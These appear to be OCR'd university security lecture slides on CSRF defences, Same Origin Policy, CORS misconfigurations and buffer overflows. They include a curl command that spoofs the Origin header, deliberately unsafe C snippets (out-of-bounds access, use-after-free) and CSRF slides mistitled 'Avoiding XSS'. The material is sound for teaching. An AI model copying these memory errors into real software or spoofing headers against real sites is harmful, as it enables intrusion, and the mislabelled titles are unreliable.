  - Browser will send cookies authenticating requests

Cross Site Request Forgery



Avoiding XSS: Synchronizer Tokens

- Add hidden tokens to forms so that every post requires the correct token.
  - Token is random and unique for each form
  - Server-side code verifies if the correct token is provided
- Why: If a script makes a direct POST it will not have access to the latest token

```
<form>
      <input type=“text” name=“login”></input>
      <input type=“password” name=“password”></input>
      <input type="hidden" name="csrf_token" value="KbyUmhTLMpYj7CD2di7JKP1P3qmLlkPt"/>
</form>
```

Avoiding XSS: Cookie-to-header

- Upon the establishment of a session, a cookie with a random value is provided to the client
- The JS in the Client gets the cookie and resends the cookie in the header
- Why: Assumes that only JS provided on a specific HTTPS connection may access the cookie.
  - Assumes correct browser behavior
  - The browser will not let a script called from an external source have access to external cookies
  - SameSite=Lax will only allow using cookies from same requests (GET, not POST), in a top-level operation
    - Top level operation: A click or something that changes the location

Server will set:

```
Set-Cookie: csrf_token=i8XNjC4b8KVok4uw; Expires=some_date; Max-Age=some_age; Path=/; Domain=.site.org;
SameSite=Lax; Secure
```

JS will call:

```
GET /index?csrf_token=i8XNjC4b8KVok4uw
```

Avoiding XSS: SameSite cookie attribute

- Setting the SameSite to Strict instructs browser to only provide the cookie to requests from that site
  - Similar to Lax, but without exceptions to safe requests
- Why: If the SameSite is set, an external script will not have access to the token

Server sets:

```
Set-Cookie: csrf_token=i8XNjC4b8KVok4uw; Expires=some_date; Max-Age=some_time;
Path=/; Domain=.wikipedia.org; SameSite=Strict; Secure
```

Legit JS will have access to the cookie, External JS won't

Avoiding XSS: Double cookie submission

- Two cookies are used
  - Session Cookie: identifies the user, stable across the session duration
  - CSRF cookie: dynamically changing for each request

- Why: External requests will not have information about the last CSRF cookie
  - May allow sites to force a specific interaction sequence as CSRF cookies may identify the previous location

Same Origin Policy

- Sites may require external resources (Cross Origin Resources)
  - Javascripts, Images, Styles
  - However this should be controlled

- Current site perspective: where my resources are being loaded from?
  - Images may be remote, JS should be local, as well as styles…

- Other sites: who is accessing my resources?
  - I do not want to be spreading malware (act as a storage for Stored XSS)

Same Origin Policy

- Web servers may state a header that sets the Same Origin Policy
- What is Same Origin Policy?
  - SOP restricts how a document or script loaded from one origin can interact with a resource from another origin
- define: origin. In relation to http://store.comp.com/dir/page.html
  - http://store.comp.com/dir2/other.html, Success
  - http://store. comp.com/dir/inner/another.html Success
  - https://store. comp.com/secure.html, Failure - Different protocol
  - http://store. comp.com:81/dir/etc.html, Failure - Different port
  - http://news. comp.com/dir/other.html, Failure Different host

Same Origin Policy

- Origin is permitted to send data to another origin but not read
- Interactions between origins are placed in three categories:
  - Cross origin writes (redirects, links, form action etc.)
  - Cross origin embedding (html tag with src/hrefs)
  - Cross origin reads (not allowed without CORS etc.)

Same Origin Policy


Cross Origin Embedding


- JavaScript <script src="..."></script>.
- CSS with <link rel="stylesheet" href="...">.
- Images with <img>.
- Media files with <video> and <audio> tags.
- Plug-ins with <object>, <embed> and <applet>.
- Fonts with @font-face.
- Anything with <frame> and <iframe>.

Cross Origin Request Sharing

Why is CORS needed?

- For legitimate and trusted requests to gain access to authorized data from other domains
  - Think cross application data sharing models
- Allows data to be exchanged with trusted sites while using a relaxed Same Origin policy mode.
- Application APIs exposed via web services and trusted domains require CORS to be accessible over the SOP


Main request: defines origin.
GET / (main page)
GET layout.css
GET image.png
Image
domain-a.com
Web server
domain-a.com
Same-origin requests
(always allowed)
Canvas w/ image from
domain-b.com
GET image.png
GET webfont.eot
Web server
domain-b.com
Web document
domain-a.com
Cross-origin requests
(controlled by CORS)


JavaScript Code
Browser
Server
xhr.send();
preflight request (if necessary)
preflight response (if necessary)
actual request
actual response
Fire onload() or onerror()

CORS Requests

- Preflight is not needed if
  - Request is a HEAD/GET/POST via XHR
  - No Custom headers
  - Body is text/plain
- Server responds with a CORS header
  - Browser determines access
  - Neither the request, nor response contain cookies

CORS Headers

- Simple Request
  - Origin: Header set by the client for every CORS request
  - Value is the current domain that made the request

- Access-Control-Allow-Origin
  - Set by the server and used by the browser to determine if the response is to be allowed or not.
  - Can be set to * to make resources public (bad practice!)

CORS Insecurity

- Several security issues arise from the improper implementation of CORS, most commonly using a universal allow notation (*) in the server headers
- Clients should not trust the received content completely and eval or render content without sanitization which could result in misplaced trust
- The application that allows CORS may become vulnerable to CSRF attacks

CORS Insecurity

- Prolonged caching of Preflight responses could lead to attacks arising out of abuse of the Preflight Client Cache

- Access control decisions based on the Origin header could result in vulnerabilities as this can be spoofed by an attacker

CORS Insecurity: Misplaced Trust

- Data exchange between two domains is based on trust
  - If one of the servers involved in the exchange of data is compromised, then the model of CORS is put at risk

- Scenarios?
  - An attacker can compromise site A and host malicious content, knowing site B trusts the data that site A sends to site B.

CORS Insecurity: Access Control based on Origin

- The Origin header indicates that the request is from a particular domain, but does not guarantee it
  - Header can be controlled by the attacker

- Spoofing the Origin header allows access to the page if access is based on this header

- Scenarios?
  - An attacker sets the Origin header to view sensitive information that is restricted
  - Using cURL to set a custom origin header: curl --header 'origin:http://someserver.com'

CORS Insecurity: Caching of Preflight responses

- The Access-Control-Max-Age header is set to a high value, allowing browsers to cache Preflight responses
  - It's very important for performance reasons
  - But caching the preflight response for longer duration can pose a security risk.

- If the access-control policy is changed on the server the browser would still follow the old policy available in the Preflight Result Cache

- Scenario:
  - During updates to sites, the access policy will be out of sync until the cache expires

CORS Insecurity: Universal Allow

- Setting the 'Access-Control-Allow-Origin' header to *
  - Effectively turns the content into a public resource, allowing access from any domain
  - Very common during development, and somewhat during production

- Scenarios?
  - An attacker can steal data from an intranet site that has set this header to * by enticing a user to visit an attacker controlled site on the Internet.
  - An attacker can perform attacks on other remote apps via a victim's browser when the victim navigates to an attacker controlled site.

Buffer overflows

JOÃO PAULO BARRACA

BO - According to CAPEC-100

- **Targets improper or missing bounds checking on buffer operations**
  - typically triggered by input injected by an adversary.
- **An adversary is able to write past the boundaries of allocated buffer regions in memory**
- **Causes a program crash or potentially redirection of execution as per the adversaries' choice.**
  - Denial of Service
  - (Remote) Code Execution

BO - Scope

- **CWE-119 is extremely broad as there are many types of BO**
- **Characteristics of a BO**
  - Type of access: Read or Write
  - Type of memory: stack, heap
  - Location: before or after the buffer
  - Reason: iteration, copy, pointer arithmetic, memory clear, mapping

Other Direct Child CWEs

CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
CWE-125	Out-of-bounds Read
CWE-466	Return of Pointer Value Outside of Expected Range
CWE-786	Access of Memory Location Before Start of Buffer
CWE-787	Out-of-bounds Write
CWE-788	Access of Memory Location After End of Buffer
CWE-805	Buffer Access with Incorrect Length Value
CWE-822	Untrusted Pointer Dereference
CWE-823	Use of Out-of-range Pointer Offset
CWE-824	Access of Uninitialized Pointer
CWE-825	Expired Pointer Dereference

Relevant CWEs with specific types

CWE-120: Classic Buffer Overflow: copy without checking the size of the input

CWE-121: Stack-based Buffer Overflow: overwrite over data in the Stack Segment


CWE-122: Heap-based Buffer Overflow: overwrite over data in the Heap Segment

CWE-123: Write-what-where Condition: ability to write to any memory of choice

CWE-124: Buffer Underwrite ('Buffer Underflow'): Write to memory before the buffer

CWE-126: Buffer Over-read: Read after the buffer ends (e.g., using an index)

CWE-127: Buffer Under-read: Read before the buffer start (e.g., using an index)



Popularity at NVD

Popularity decline

- **Better tools to check for the vulnerability**
  - Static/Dynamic Code analysis
- **Dissemination of bound checking mechanisms in compilers**
  - Standard in most distributions and enabled by default
  - Still lacking in embedded devices
- **Increasingly higher adoption of higher layer languages**
  - Extensive use and Open Sources libraries improves security
  - Security focused languages such as Rust

Potentially Vulnerable Software

- **Any software that gets information from external sources**
  - Sockets, PIPEs and other IPC
  - Files
  - Program arguments
  - Environment Variables
- **Software developed in languages with direct memory access**
  - Mostly C and C++ (or at least with most devastating impact)
  - But also: Go when using “unsafe”, PHP, Python, Java, etc…

Dominant prevalence

- **Anything that was made in a language with access to memory**
  - Server software packages (nginx, apache, mysql, …)

- **Embedded and IoT devices**
  - Due to lack of compiler support
  - Due to lack of hardware capabilities

… in python

```
# bo_1.py

message = "Hello World"

buffer = [None] * 10


print(message)

for i in range(15):

        buffer[i] = 'A'


print(message)
```

```
$ python3 bo_1.py

Hello World

Traceback (most recent call last):

  File "bo_1.py", line 7, in <module>

    buffer[i] = 'A'

IndexError: list assignment index out of
range
```

… in C

```
#include <stdio.h>

void main(int argc, char* argv[]){
        char message[] = "Hello World";
        int buffer[5];
        int i;

        printf("%s\n", message);
        for(i = 0;i < 15; i++) {
                buffer[i] = 'A';
        }
        printf("%s\n", message);
}
```

```
./bo_1

Hello World

AAAAAAAAAAAAAAAd AAAAAAAAAd
```

Vulnerabilities in languages (mostly C/C++)

- **Not memory safe: programmers can read/write memory freely and are not constrained by the address or size of the variables**
  - Great flexibility, but huge risk as mistakes lead to accessing memory that otherwise should not be accessed
  - C/C++ compilers have freedom to optimize code and even sometimes undefined behavior

- **Memory safe languages intercept such errors, raising errors**
  - Program will crash (DoS), but impact is limited

```
// Correct usage
printf("%d\n", *value);

// Reading memory after the variable
printf("%d\n", *(value + 4));

// Reading memory before the variable
printf("%d\n", *(value - 4));
```

Vulnerabilities in languages (mostly C/C++)

- **Not memory safe: programmers can read/write memory freely and are not constrained by the address or size of the variables**
  - Great flexibility, but huge risk as mistakes lead to accessing memory that otherwise should not be accessed
  - C/C++ compilers have freedom to optimize code and even sometimes undefined behavior

- **Memory safe languages intercept such errors, raising errors**
  - Program will crash (DoS), but impact is limited

```
// Correct usage
printf("%d\n", *value);

// Reading memory after the variable
printf("%d\n", *(value + 4));

// Reading memory before the variable
printf("%d\n", *(value - 4));
```

```
$ ./not_memory_safe
42
0
32767
```

Vulnerabilities in languages (mostly C/C++)

- **Not type safe: memory content can be reinterpreted as required by the programmer**
  - Casts may be arbitrarily allowed and not checked
- **Type safe languages do not allow reinterpretation, or only safe reintrepertation**
  - Cast a byte to int is safe, a buffer to int is not.

```
int value = 42;

// Correct usage
printf("%d\n", value);

// Cast to variable with different storage
printf("%f\n", *((double*) &value));

// Cast to variable with different size
printf("%llu\n", *((unsigned long long*) &value));
```

Vulnerabilities in languages (mostly C/C++)

- **Not type safe: memory content can be reinterpreted as required by the programmer**
  - Casts may be arbitrarily allowed and not checked
- **Type safe languages do not allow reinterpretation, or only safe reinterpretation**
  - Cast a byte to int is safe, a buffer to int is not.

```
int value = 42;

// Correct usage
printf("%d\n", value);

// Cast to variable with different storage
printf("%f\n", *((double*) &value));

// Cast to variable with different size
printf("%llu\n", *((unsigned long long*) &value));
```

```
$ ./not_type_safe
42
0.000000
1170988679674462250
```

Vulnerabilities in languages (mostly C/C++)

- **Dynamically allocated memory has no implicit management mechanism**
  - Programmer must allocate and deallocate all memory
  - Programmer must know how memory was allocated
  - Programmer must free memory only after there is no other reference

```
char* buffer = (char*) malloc(10);
char* str = buffer;

free(buffer);

// Write after free (and write beyond buffer)
memcpy(str, "Hello World!!!!", 15);
// Read after free (and read beyond buffer)
printf("%s\n", str);
```


```
$ ./dynamic_memory
Hello World!!!!
```

Why? Memory Structure 101

- **Kernel organizes memory in pages**
  - Typically 4096 bytes
- **Processes operate in a Virtual Memory Space**
